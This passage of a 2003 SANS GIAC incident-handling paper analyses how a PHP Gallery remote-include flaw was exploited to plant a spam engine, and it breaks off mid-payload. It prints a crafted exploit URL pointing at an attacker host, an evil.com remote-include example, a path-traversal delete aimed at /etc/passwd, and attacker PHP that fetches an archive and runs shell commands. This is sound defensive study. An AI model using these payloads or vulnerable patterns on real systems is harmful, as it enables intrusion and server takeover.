GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Port 80: PHP Gallery Exploit

In Support of the Cyber Defense Initiative
GCIH Practical Assignment v2.1a, Option 2
Submitted May 2003

© SANS Institute 2003, Author retains full rights.

Rohan M. Amin

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract

This paper was written in support of the Cyber Defense Initiative and to satisfy the requirements for the SANS GIAC Incident Handler certification (GCIH).

One of the most serious and often overlooked risks that organizations face is web application security. More and more, organizations are pushing for applications to be web-based. Web sites are typically exposed to the public: firewalls and Intrusion Detection Systems do little to protect them. In many cases, the only security controls in place to protect web applications are at the application level itself.

The information presented in this paper was collected from a real incident that was handled at a large academic institution. The exploit described is a remote exploit for Gallery, a very popular web-based photo album written using the PHP scripting language. There are two parts to this incident: the exploitation of Gallery and the installation of a rogue Perl server used to generate massive amounts of SPAM.

This paper analyzes the exploit and the attack 'signature' in detail. PHP security and techniques to protect PHP applications are also discussed.

© SANS Institute 2003, Author retains full rights.

Table of Contents

Abstract....2
Table of Contents....3
List of Tables....4
List of Figures....5
1 Targeted Port and Application....6
A Targeted Service....6
B Description....8
C Protocol....9
D PHP: Hypertext Preprocessor....12
E Vulnerabilities....13
2 Specific Exploit....14
A Exploit Details....15
B Description of variants....16
C PHP Security Issues....16
D Attack Scenario & Diagram....20
E How the Exploit Works....22
F Signature of the exploit....28
G Protection....31
H Additional Information....32
3 Epilogue....33
4 Appendix....35
A Gallery 1.2.5: configmode.php....35
B guestbook.cgi....35
C php.ini....42
5 References....61

© SANS Institute 2003, Author retains full rights.

List of Tables

Table 1: Consensus Intrusion Database "Top Ten" Ports 6
Table 2: Services associated with port 80 8
Table 3: Common HTTP Methods 11
Table 4: Top Vulnerabilities in web applications 14

© SANS Institute 2003, Author retains full rights.

List of Figures

Figure 1: Apache Process List 9
Figure 2: A very simple HTML document 12
Figure 3: A simple example of PHP embedded in HTML 12
Figure 4: Resultant HTML document after PHP processing 13
Figure 5: Rendered HTML document (title not shown) 13
Figure 6: Calling a script with GET variables 17
Figure 7: check.php 17
Figure 8: Unvalidated parameters and file system consequences 18
Figure 9: A basic include example 19
Figure 10: main2.php 20
Figure 11: Attack scenario 21
Figure 12: Excerpt from Gallery 1.2.5 - configmode.php 22
Figure 13: Crafted URL 22
Figure 14: Resultant require() call 23
Figure 15: Arbitrary PHP code from 217.106.122.58 24
Figure 16: Arbitrary PHP code from 217.106.122.58 - Commented 25
Figure 17: Contents of tgz archive 25
Figure 18: Session with Server 27
Figure 19: Weird entries in Apache error_log 28
Figure 20: Apache access_log 29
Figure 21: /var/log/messages 30
Figure 22: A SNORT signature for capturing this particular Gallery exploitation attempt 30
Figure 23: Fix for Gallery 31

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1 Targeted Port and Application

On May 4, 2003 at 18:11 GMT, the Consensus Intrusion Database listed the following as the “top ten” attacked ports:






Service Name	Port Number	Activity Past Month	Explanation
netbios-ns	137		NETBIOS Name Service
www	80		World Wide Web HTTP
ms-sql-m	1434		Microsoft-SQL-Monitor
microsoft-ds	445		Win2k+ Server Message Block
smtp	25		Simple Mail Transfer
netbios-ssn	139		NETBIOS Session Service
eDonkey2000	4662		eDonkey2000 Server Default Port
ident	113		
---	7394		
Kuang2TheVirus	17300		[trojan] Kuang2 The Virus

Table 1: Consensus Intrusion Database "Top Ten" Ports [i]

The focus for this paper will be on Port 80.

A Targeted Service

According to the Internet Storm Center (http://isc.incidents.org) and the Neohapsis database, there are several services which are known to use port 80. The most common one is the World Wide Web (HTTP) service but there are a variety of trojans that are known to use Port 80 as well:

Protocol	Service	Name
tcp	www	World Wide Web HTTP
udp	www	World Wide Web HTTP

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

tcp	711trojan	[trojan] 711 trojan (Seven Eleven)
tcp	AckCmd	[trojan] AckCmd
tcp	AckCmd	[trojan] AckCmd
tcp	BackEnd	[trojan] Back End
tcp	BO2000Plug-Ins	[trojan] Back Orifice 2000 Plug-Ins
tcp	Cafeini	[trojan] Cafeini
tcp	CGIBackdoor	[trojan] CGI Backdoor
tcp	Executor	[trojan] Executor
tcp	GodMessage4Creator	[trojan] God Message 4 Creator
tcp	GodMessage	[trojan] God Message
tcp	Hooker	[trojan] Hooker
tcp	http	World Wide Web HTTP
tcp	IISworm	[trojan] IISworm
tcp	MTX	[trojan] MTX
tcp	NCX	[trojan] NCX
tcp	Noob	[trojan] Noob
tcp	Ramen	[trojan] Ramen
tcp	ReverseWWWTunnel	[trojan] Reverse WWW Tunnel Backdoor

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

tcp	RingZero	[trojan] RingZero
tcp	RTB666	[trojan] RTB 666
tcp	Seeker	[trojan] Seeker
tcp	WANRemote	[trojan] WAN Remote
tcp	WebDownloader	[trojan] WebDownloader
tcp	WebServerCT	[trojan] Web Server CT
udp	http	World Wide Web HTTP

Table 2: Services associated with port 80 [ii]

On the Internet there are both web servers and web browsers (or clients). Web servers listen on port 80 and host data marked up using HyperText Markup Language (HTML). Web browsers connect to the servers, download data and display it for the end-user. There are vulnerabilities associated with both server-side and client-side applications; this paper will discuss vulnerabilities associated with server-side software.

B Description

There are many web servers that are in use on the Internet today. The most popular web server is the open-source Apache HTTP Server[iii]. Other web servers include Microsoft's Internet Information Server (IIS), Zeus Technologies' Zeus and Netscape's Enterprise Server.

These web servers are designed to deliver both static and dynamic content to end-users. Static content typically takes the form of regular HTML documents which are statically updated by the web site's authors. Dynamic content usually involves the use of a programming language which allows the HTML documents to be created "on-the-fly" and delivered to the end-user. A variety of programming languages such as Perl, C and PHP can be used to create dynamic content. This paper discusses a particular web application that was written using the PHP scripting language[iv]. PHP sits atop a web server and dynamically generates HTML files which are delivered to the end-user. Dynamic scripting languages, such as PHP, are very useful for developing interactive content. Some applications include: project management software, news portals, e-commerce sites and online photo albums. All of these applications have different HTML documents that need to be displayed to the end-user depending

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

on the user's actions. PHP can dynamically generate the content based on the user's actions.

Web server software usually runs in the background on a system. In the case of Apache, an httpd daemon (i.e. a service) runs in the background waiting to handle requests from clients. There are typically many processes that are running:

```
[rohan@server1 rohan]$ ps -ef | grep httpd
root      4256     1  0 Feb01 ?        00:00:10 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20016  4256  0 04:02 ?        00:00:02 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20017  4256  0 04:02 ?        00:00:01 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20018  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20019  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20020  4256  0 04:02 ?        00:00:02 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20021  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20022  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   20023  4256  0 04:02 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   28931  4256  0 06:14 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29348  4256  0 08:52 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29365  4256  0 08:53 ?        00:00:02 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29376  4256  0 08:56 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29403  4256  0 09:00 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29428  4256  0 09:01 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29439  4256  0 09:04 ?        00:00:01 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29441  4256  0 09:04 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
apache   29489  4256  0 09:11 ?        00:00:00 /usr/sbin/httpd -DHAVE_ACCESS -D
```

Figure 1: Apache Process List

There is a main apache process (that runs as root) and several child processes that actually handle client requests. The child processes should run as the user "apache" (on some systems the user "nobody"). This way if a web server process is compromised it has limited access; if someone compromises a web server process running as root the implications could be disastrous.

The exploit that is described in this paper is for a web application written using the PHP scripting language. Other components of the exploit, also to be discussed, were written in Perl.

C Protocol

Web servers use the HTTP protocol in order to communicate with web browsers. HTTP 1.1, the version that is currently in use, is documented in RFC 2616. [v] The RFC describes HTTP as an "application-level protocol for distributed, collaborative, hypermedia information systems" that is "generic, stateless [and] object-oriented." [vi]

HTTP is a very simple protocol that can be broken down into three pieces: the request and response, the HTTP header and the document. The first component is the request and response: a web browser will typically initiate a request to a web server for a file. This request will typically contain the method

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

(for example GET, HEAD or POST), the location of the document being requested and the version of HTTP that is being used.

© SANS Institute 2003, Author retains full rights.

GET	This is a simple request for a document or resource residing at a specific URI (*Uniform Resource Indicator*). It is the most common type of Web request.
HEAD	This is similar to a GET request, except that it is only looking for HTTP header information on the resource, not the resource itself.
POST	Indicates that information is being sent to the server inside the HTTP body. The URI should point to a resource capable of handling the data being posted.

Table 3: Common HTTP Methods [vii]

A web browser might send a request such as the following:

```
GET /index.html HTTP/1.1
```

In this case the web browser is making a GET request for the index.html document located at the root of the web server's directory. If the web server found the requested index.html file it might respond as follows:

```
HTTP/1.1 200 OK
```

The '200' in the response is a numeric status code indicating success. There are other status codes for error handling and general messages (such as error 404 – file not found).

The second component to HTTP is the HTTP header. Both the client and server send HTTP headers to each other. The client HTTP header will contain information such as the browser software being used (i.e. Internet Explorer, Netscape, Mozilla) and the documents it can accept (i.e. text, html, gif, jpeg). The server HTTP header will typically have the server's date and time, the name and version of the web server software, and the size and type of the requested document. RFC 2616 has a full description of the various fields that HTTP headers may contain.[viii]

The final component to HTTP is the actual body or message. In most cases the body is the actual HTML document that the web browser is requesting from the server. The web browser can also request binary data such as music files, compressed files and image files.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
<html>
  <head>
    <title>A page with static information</title>
  </head>
  <body>
    <p>This is a static document.</p>
  </body>
</html>
```

Figure 2: A very simple HTML document

Full specifications of the HTML language for authoring web documents can be found in RFC 1866. [ix]

D PHP: Hypertext Preprocessor

According to the PHP website, PHP is a "widely-used Open Source general-purpose scripting language that is especially suited for Web development and can be embedded into HTML." [x] Basically, PHP allows you to dynamically generate HTML documents. For example, you could write an HTML document that would always display the current time when called by a web browser. You could also generate an HTML document based on information that is stored in a database.

```
<html>
  <head>
    <title>A page with dynamic information</title>
  </head>
  <body>
      <?php
      echo date("l dS of F Y h:i:s A");
      ?>
  </body>
</html>
```

Figure 3: A simple example of PHP embedded in HTML

Figure 3 is a simple example of how PHP can be used to dynamically generate an HTML document. In this example, when a web browser requests the HTML document, the PHP-enabled web server will process the PHP code between the opening and closing tags (<?php and ?> respectively), substitute the resultant HTML and return the entire HTML document to the browser. The date function that is in Figure 3 takes arguments that describe the format for the date output.[xi] The resultant HTML document can be seen in Figure 4.

```
<html>
  <head>
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
    <title>Example</title>
  </head>
  <body>
      Sunday 4th of May 2003 11:46:32 PM
  </body>
</html>
```

Figure 4: Resultant HTML document after PHP processing

When a web browser requests this document, it will render and look like Figure 5.

Sunday 4th of May 2003 11:46:32 PM

Figure 5: Rendered HTML document (title not shown)

PHP has an extensive library of functions that facilitate access to external resources such as files and databases. Information from these resources can be manipulated and formatted for presentation in an HTML document (for example creating an HTML table for information in a database).

E Vulnerabilities

There are a plethora of vulnerabilities related to web servers and web browsers. Since the focus of this paper is on a web application written using PHP, this section will describe vulnerabilities related to web application software.

The greatest weakness in most PHP programs (and other languages) is not inherent to the language itself; most of the problems are associated with the coding methodology that developers employ. PHP cannot magically secure all of the code that is written by a developer. The Open Web Application Security Project (OWASP) has put together a “Top Ten” list of the vulnerabilities most prevalent in software written for the World Wide Web.

Top Vulnerabilities in Web Applications		
1	Unvalidated Parameters	Information from web requests is not validated before being used by a web application. Attackers can use these flaws to attack backside components through a web application.
2	Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other users’ accounts, view sensitive files, or use unauthorized functions.
3	Broken Account and Session Management	Account credentials and session tokens are not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users’ identities.
4	Cross-Site Scripting (XSS)	The web application can be used as a mechanism to transport an attack to an end user’s browser. A

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	Flaws	successful attack can disclose the end user's session token, attack the local machine, or spoof content to fool the user.
5	Buffer Overflows	Web application components in some languages that do not properly validate input can be crashed and, in some cases, used to take control of a process. These components can include CGI, libraries, drivers, and web application server components.
6	Command Injection Flaws	Web applications pass parameters when they access external systems or the local operating system. If an attacker can embed malicious commands in these parameters, the external system may execute those commands on behalf of the web application.
7	Error Handling Problems	Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the web application does not handle, they can gain detailed system information, deny service, cause security mechanisms to fail, or crash the server.
8	Insecure Use of Cryptography	Web applications frequently use cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.
9	Remote Administration Flaws	Many web applications allow administrators to access the site using a web interface. If these administrative functions are not very carefully protected, an attacker can gain full access to all aspects of a site.
10	Web and Application Server Misconfiguration	Having a strong server configuration standard is critical to a secure web application. These servers have many configuration options that affect security and are not secure out of the box.

Table 4: Top Vulnerabilities in web applications[xii]

The exploit described in this paper is partially related to unvalidated parameters. In order to understand the exploit, it is also necessary to understand some general security issues associated with PHP. These issues, which will be detailed in Part 2, Section C are: the register globals functionality, file system security and allow_url_fopen functionality.

2 Specific Exploit

The exploit to be discussed in this paper is specific to the Gallery web application. Gallery is a complete image management solution that is written using PHP. Gallery allows users to host professional-looking photo albums on a website. The software provides for easy uploading of photos, image manipulation, album creation, photo commentary, caption writing and slideshow generation. It is very popular because of its simple interface yet rich set of

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

features. Gallery, being a web application, requires the use of a web server with PHP support. In this particular incident, version 1.2.5 of Gallery was exploited. The vulnerability described in this paper was corrected in version 1.3.1, re-introduced in version 1.3.2 and finally resolved in version 1.3.3. Here is the relevant post from the Gallery website:

http://gallery.menalto.com/modules.php?op=modload&name=News&file=article&sid=50

A Exploit Details

Name: This is not a canned exploit and as such it does not have an official name. The weakness that was exploited was a known one and upgrades to the software were available and announcements were made by the software's authors. The Common Vulnerabilities and Exposures Database has a candidate entry (CAN-2002-1412) for this vulnerability:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1412

The Gallery exploit itself is a rather basic one but it allows the attacker to execute arbitrary code that will run with the privileges of the web server process. The interesting twist in this incident was the reason for the reason for exploiting the Gallery application; the exploit enabled the attacker to install a backdoor engine that was used for generating massive amounts of Spam.

Variants: This particular vulnerability exists in the application layer and thus exists in any PHP web application that has employed similar coding practices. Attackers simply need to audit the source code of open-source software and identify basic design flaws such as this one. In fact, this is how the vulnerability was first discovered as detailed in the following Bugtraq post:

http://online.securityfocus.com/archive/1/218000

There is also a related entry (CVE-2001-1234) for an older version of the Gallery software:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1234.

The Bugtraq database also has a couple of entries (Bugtraq IDs: 3397 & 6489) related to the vulnerability:

http://online.securityfocus.com/bid/3397/info/

http://online.securityfocus.com/bid/6489/info/

Related vulnerabilities exist in other software packages as well. For example, a similar design flaw was found in PHP-Nuke, a popular content management system. Detailed in CVE-2001-00321[xiii], PHP-nuke did not properly validate

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

parameters and as a result arbitrary files in the file system could be read by the attacker.

Operating System: The vulnerability is not specific to a particular operating system. Any system which runs a web server with PHP support and uses a vulnerable Gallery version has the potential to be exploited. The weakness is not in the operating system, web server or scripting language, it is in an application. As will be seen later, some specific components of the exploit would have to be re-written to be effective on a platform other than Unix; these components would have to be re-written anyway depending on the desired intention of the exploit.

Protocols and Services: The exploit initially used port 80 and the HTTP service.

Brief Description: This exploit took advantage of a particular file in the Gallery web application that does not properly validate input. By taking advantage of the register globals functionality in PHP, the attacker was able to execute arbitrary code on the web server and install a backdoor SMTP engine used to generate massive amounts of SPAM.

B Description of variants

A related variant of this exploit, briefly mentioned above, is documented in CVE-2001-1234. Exploiting this vulnerability in the Gallery software allows remote attackers to execute arbitrary code by including files from remote web sites via an HTTP request that modifies the $includedir variable. In this variation, the $includedir variable does not have any constraints and it is not a validated parameter. This is very similar to the problem with the exploit discussed in this paper. A simple maliciously crafted URL is all that is needed in order to exploit the application. More information can be found in the CVE database and on Bugtraq:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1234.
http://online.securityfocus.com/bid/3397/info/

C PHP Security Issues

As mentioned in Part 1, there are a variety of security issues that are specific to the PHP scripting language. In order to understand the exploit, it is necessary to understand some of the nuances of the language.

Issue #1: Register Globals

The register globals functionality in PHP allows information submitted via GET methods, POST methods or HTTP Cookies to be automatically registered as variables in the global scope. For example, with register globals enabled, a variable passed as a GET variable in the URL string will be available in the global scope in the called script. See Figure 6.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
http://www.site.com/check.php?good_login=1
```

Figure 6: Calling a script with GET variables

The example below will explain this in detail. Let's assume that the check.php script looks like Figure 7.

```
<?php
if (($username==”bob”) && ($password==”secret”)) {
    $good_login = 1;
}

if ($good_login == 1) {
    readfile ("/highly/sensitive/index.html");
}
?>
```

Figure 7: check.php

Typically check.php (Figure 7) would be called (POSTed to) by an HTML page that has the appropriate input fields ('username' and 'password') to collect information from the end-user. In this case, if the submitted username is 'bob' and the submitted password is 'secret', the user is granted access to the highly sensitive index.html file. However, if check.php is called directly using an HTTP GET request (like Figure 6) the 'good_login' variable can be arbitrarily set via the URL and access to the highly sensitive index.html will be granted to anyone. In this scenario, the good_login parameter from the HTTP GET (Figure 6) was automatically registered into the global scope because of the register globals functionality. If register globals was disabled, only the array index $_GET['good_login'] would have a value of 1; the global variable 'good_login' would have no value. Other precautions should be taken here as well, but this should give you a good idea of how the register globals functionality works. It is highly recommended that register globals is disabled but many people have written large applications using this feature that was very common in older versions of PHP.

Issue #2: File system security

Figure 8 demonstrates how unvalidated parameters can lead to damaging consequences in the file system. The following example was adapted from the php.net website and assumes that the apache (or nobody) user has access to the appropriate directories in order to do file system management.

```
--form.php--

<html>
  <head><title>Form</title</head>
  <body>
  <form action=”delete.php” method=”post”>
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
    Username: <input type="text" name="submitted_name">
    File: <input type="text" name="submitted_file">
    <input type="submit" value="Delete!">
  </form>
  </body>
</html>



--delete.php--

<?php
// remove a file from the user's home directory
$username = $_POST['submitted_name'];
$userfile = $_POST['submitted_file'];

$homedir = "/home/$username";
unlink ("$homedir/$userfile");
echo "$homedir/$userfile has been deleted!";
?>
```

Figure 8: Unvalidated parameters and file system consequences[xiv]

In Figure 8 there are two files that would work together in order to delete a particular file from a user's home directory. The first file, form.php, is the HTML form that is displayed to the end-user. This form requests the username of the individual and the file to delete out of their home directory. Form.php then uses the HTTP POST method to send the information to the delete.php script. In PHP, the input fields are sent to the receiving script in arrays corresponding to the HTTP method used. For example, form.php will send the username and file name values as the variables 'submitted_name' and 'submitted_file' which become the indices of the $_POST array. The home directory ($homedir) is assumed to be the root of the home directory, /home/, followed by the username, $username. The unlink command is carried out (unlink is 'delete' in PHP parlance) and the final status ("$homedir/$userfile has been deleted!") is printed for the user.

In this simple example two potential problems can result from unvalidated parameters. First, assuming that the apache process has access to home directories, any user could delete a file out of anyone else's home directory (by simply changing the inputted username). Second, if the apache process was running as root (a more than frequent practice unfortunately), it is rather easy to cause some real destruction. Assume that "../etc/" was submitted as the 'submitted_name' and 'passwd' was sent as the 'submitted_file'. The resultant argument to the unlink command would be unlink("/home/../etc/passwd")! This command would delete the all-important /etc/passwd file! In this situation the submitted variables should be validated so that strings like "../" are stripped out or returned as unacceptable.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

PHP has a variety of functions designed to interact with the operating system and file system. Using functions like system() and passthru() it is possible to execute commands on the system with the privileges of the web server process. Thus you could do something like system("ls") in order to get a listing of files in a particular directory on a UNIX system. Great care should be taken when using functions.

Issue #3: Include and allow_url_fopen

The include function allows a developer to include and evaluate a specified file in the current context. Other functions such as include_once, require and require_once provide similar functionality with some subtle differences. When a file is included, the code it contains inherits the variable scope of the line on which the include occurs. A basic include example adopted from the php.net website is in Figure 9.

```
--vars.php--

<?php

$color = 'green';
$fruit = 'apple';

?>



--test.php--
<?php

echo "A $color $fruit"; // will print "A"

include 'vars.php';

echo "A $color $fruit"; // will print "A green apple"

?>
```

Figure 9: A basic include example[xv]

In the example in Figure 9, the test.php script includes the vars.php script in its current context. The variables color and fruit become part of the scope in test.php and are available for use. Includes are very useful if you want to create a common header, footer or menus for your website. Any code inside the included file (in this case vars.php) that should be processed as PHP code must be enclosed within valid open and close tags (in this case <?php and ?>).

It is important to note that files can be included from the local file system or from remote servers via the use of URL fopen wrappers. These wrappers, enabled by default, allow you to specify a URL for the location of a file instead of a local pathname. If a file is located on a PHP-enabled web server, the file will actually

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

be processed by the remote PHP engine and the result will be included into the local script. However, if the remote web server is not PHP aware, the file will be sent "as-is" and processed by the local script. This fact, in combination with Issue #1 (register globals), can be used together. For example, if the include function call included a variable in the argument (for example to prefix the included file with a directory name), the variable could be overwritten with an appropriately crafted call to the script from a web browser. This functionality is sometimes used if the file is included by another file where the variable is set (since included files assume the variable scope of wherever they are being included).

```
<?php

require($dir . "header.php");

echo "the body of the page";

require("footer.php");
?>
```

Figure 10: main2.php

In Figure 10, if the variable $dir is not set before the include function call, it would be possible to arbitrarily set the value using an appropriately crafted call to main2.php:

http://path/to/script/main2.php?dir=http://www.evil.com/

Now when the main2.php script is executed, the include function call will be equivalent to the following:

include("http://www.evil.com/header.php")

PHP will then dutifully connect to evil.com and execute the code in header.php because it has been instructed to include that file. Unfortunately, header.php can contain any code and the PHP engine will process it. This will only work if URL fopen_wrappers are enabled (they are enabled by default).

As seen later on in this paper, these "feature" can pose a large security risk.

D Attack Scenario & Diagram

As discussed above, this incident involved two separate actions. The first was the exploitation of the Gallery web application. The second was the installation of a rogue engine used for generating massive amounts of Spam. Both will be discussed in detail.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

There are a few basic steps that took place in this attack:

1. Malicious URL request from 213.183.102.87 [mur.cp.ru]
2. Server1 connects to a rogue web server [217.106.122.58]
3. Arbitrary code is sent and executed.




Figure 11: Attack scenario

The system that was compromised (hereafter referred to as server1) was part of a very large network and it was configured as a bastion host in a DMZ. The router in front of server1 didn't have any filtering rules on it (for performance reasons) and there was no firewall external to server1.

More relevant, to this incident, than a discussion of the network where server1 was located is the configuration of server1 itself. The system was a RedHat Linux 7.2 system with all unnecessary services disabled; only the Apache Web server (running on Port 80), OpenSSH (running on Port 22) and Qmail (running on Port 25) were listening. All of the system patches and major software packages (such as Apache, OpenSSH and Qmail) were up-to-date according to RedHat errata and other vendor documentation. Version 1.3.20-16 of the Apache RPM was installed along with version 4.2.2 of the PHP RPM. The OpenSSH 3.4p1 RPM was installed and Qmail 1.03 was compiled and installed

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

from source. Finally a custom (non RPM distributed) Linux kernel 2.4.17 SMP was installed. In addition, an iptables firewall was installed on the local system with a very rudimentary ruleset: drop everything inbound except for TCP traffic on ports 22, 25 and 80. All outbound traffic was allowed. Apache and OpenSSH were running standard configurations and Qmail was running primarily to provide mailing list services via EzMLM. No user email was allowed on the system (it was disabled in Qmail) and Qmail was configured to only relay mail from the local host itself (i.e. it was not an open relay).

E How the Exploit Works

The major components of the PHP configuration that enabled this exploit are discussed in Part 2, section C. Gallery itself has a modular design which allows for the rapid addition of new functionality. All of the configuration directives and other information relevant to the scripts in the application are included in each file via a PHP require() function call. One of the scripts in the Gallery distribution is configmode.php (as seen in the Gallery advisory several files including captionator.php, errors/needinit.php, errors/configmode.php, errors/reconfigure.php and errors/unconfigured.php are all vulnerable to this same exploit). Figure 12 is the relevant line from the top of the configmode.php script (full source code in Part 3, Section A) in Gallery version 1.2.5:

```
<?
    require($GALLERY_BASEDIR . "errors/configure_instructions.php");
?>
```

Figure 12: Excerpt from Gallery 1.2.5 - configmode.php

The configmode.php script is supposed to be included by another PHP script. Under normal operation (when configmode.php is included by the other script and its output displayed) the $GALLERY_BASEDIR variable would have been defined. However, if the configmode.php script is called directly (which happened during this incident), the $GALLERY_BASEDIR variable is not defined and actually can be defined by the web browser calling the script. By defining the $GALLERY_BASEDIR variable in the URL string, it is possible to prefix the require() function arguments with a valid remote HTTP server where a rogue configure_instructions.php script could be hosted. Figure 13 has the crafted URL string which ultimately exploited server1.

```
http://server1/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
```

Figure 13: Crafted URL

The resultant require() call is seen in Figure 14.

```
<?
require("http://217.106.122.58/ad13/errors/configure_instructions.php");
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
?>
```

Figure 14: Resultant require() call

There is a minor but important requirement for this to work as desired (from the attacker's perspective). If the remote web server also has PHP support, then the require() call to a remote server would open a separate HTTP connection and fetch the processed PHP file: commands in that remote PHP file would be executed on the remote server and only the output (in HTML format) would be sent to the script with the require() call. However, if the remote server (217.106.122.58 in this case) does not support PHP, then the contents of the file (i.e. the actual PHP code) are returned to the script making the require() call: thus any PHP code in the remotely fetched file (provided the code is surrounded with <?php and ?>) will execute in the local scope on the system including the file. This is not a bug; opening and including remote files is a feature of PHP and it has legitimate purposes. As long as the *allow_url_fopen* directive is enabled in the php.ini configuration file (it is by default as discussed above) any built-in PHP functions that take a filename as a parameter can accept HTTP and FTP URLs as well.

During the time of the incident a visit to http://217.106.122.58/ad13/errors/configure_instructions.php revealed the PHP source code in Figure 15.

```
<?echo "<pre>";

passthru("which perl");
passthru("which dig");
echo "uname ";
passthru("uname -a");
echo "\nhostname ";
passthru("hostname");
echo "\n";


echo $HTTP_HOST.$REQUEST_URI;

passthru("kill -9 `cat /tmp/sess_9e4d0713ad1a561e77c93643bafef7a8`");
passthru("rm -rf /tmp/af56j");
passthru("mkdir /tmp/af56j");
passthru("fetch -o- http://217.106.122.58/archive.tgz >
/tmp/af56j/archive1.tgz");
